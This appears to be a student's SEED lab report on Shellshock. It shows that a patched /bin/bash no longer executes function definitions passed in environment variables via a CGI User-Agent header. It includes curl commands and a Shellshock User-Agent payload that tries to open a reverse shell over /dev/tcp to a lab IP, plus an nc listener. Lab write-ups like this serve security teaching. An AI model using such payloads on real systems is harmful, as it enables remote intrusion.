


```
#!/bin/bash
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

When we run Task 3:

Here, we see that on using the /bin/bash, we can still pass environment variables to the CGI program using the user-agent header field in the same way as before.


This shows that we can send arbitrary data to the server in form of environment variables even in case of patched /bin/bash.




```
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ ls -l
total 12
-rwxr-xr-x 1 root root 117 Feb  9 07:44 myprog.cgi
-rwxr-xr-x 1 root root  86 Feb  9 02:31 myprogram.cgi
-rw-r--r-- 1 root root  58 Feb  9 03:08 secret
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ curl -A "Ankitha_PES1201801491" -v http://localhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: Ankitha_PES1201801491
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 09 Feb 2021 12:47:21 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=Ankitha_PES1201801491
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
```

<u>When we run Task 5:</u>

Here, we see that the reverse shell is not created successfully, and hence can say that it fails in case of /bin/bash. The ‘user-agent’ header field that is passed in the curl command using -A is placed in the same manner in the environment variable “HTTP_USER_AGENT”.




```
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :;}; echo Content-Type: text/plain; ec
ho; /bin/bash -i > /dev/tcp/10.0.2.16/9090 0<&1 2>&1"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo Content-Type: text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.16/9090 0<&1 2>&1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 09 Feb 2021 12:49:16 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=() { :;}; echo Content-Type: text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.16/9090 0<&1 2>&1
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=42056
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
```




```
[02/09/21]seed@Ankitha_PES1201801491:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

Here, the attack is not successful because the bash program does not convert the environment variable into a function, and hence any commands in there are not executed. This shows that even though we can pass the user-defined environment variables to the server, it is not vulnerable to the shellshock attack due to the use of fixed /bin/bash shell. So, we cannot achieve the reverse shell using this mechanism anymore, because it was exploiting the shellshock vulnerability, which is not present anymore.

<u>When we run Task 1:</u>



```
[02/09/21]seed@Ankitha_PES1201801491:~$ foo='() { echo "hello world";}'
[02/09/21]seed@Ankitha_PES1201801491:~$ echo $foo
() { echo "hello world";}
[02/09/21]seed@Ankitha_PES1201801491:~$ declare -f foo
[02/09/21]seed@Ankitha_PES1201801491:~$ export foo
[02/09/21]seed@Ankitha_PES1201801491:~$ /bin/bash
[02/09/21]seed@Ankitha_PES1201801491:~$ declare -f foo
[02/09/21]seed@Ankitha_PES1201801491:~$ foo
No command 'foo' found, did you mean:
 Command 'fox' from package 'objcryst-fox' (universe)
 Command 'fog' from package 'ruby-fog' (universe)
 Command 'fio' from package 'fio' (universe)
 Command 'fop' from package 'fop' (universe)
 Command 'goo' from package 'goo' (universe)
 Command 'zoo' from package 'zoo' (universe)
 Command 'woo' from package 'python-woo' (universe)
 Command 'fgo' from package 'fgo' (universe)
foo: command not found
[02/09/21]seed@Ankitha_PES1201801491:~$
```



```
[02/09/21]seed@Ankitha_PES1201801491:~$ unset foo
[02/09/21]seed@Ankitha_PES1201801491:~$ env | grep foo
[02/09/21]seed@Ankitha_PES1201801491:~$ foo='() {echo "hello world";}; echo "Thi
s is shellshock vulnerability"'
[02/09/21]seed@Ankitha_PES1201801491:~$ export foo
[02/09/21]seed@Ankitha_PES1201801491:~$ echo $foo
() {echo "hello world";}; echo "This is shellshock vulnerability"
[02/09/21]seed@Ankitha_PES1201801491:~$ /bin/bash
[02/09/21]seed@Ankitha_PES1201801491:~$ 
```

Running task 1 again with bash command instead of bash_shellshock, we can note the shellshock is no longer a vulnerability and has been patched as the foo function variable cannot be exploited.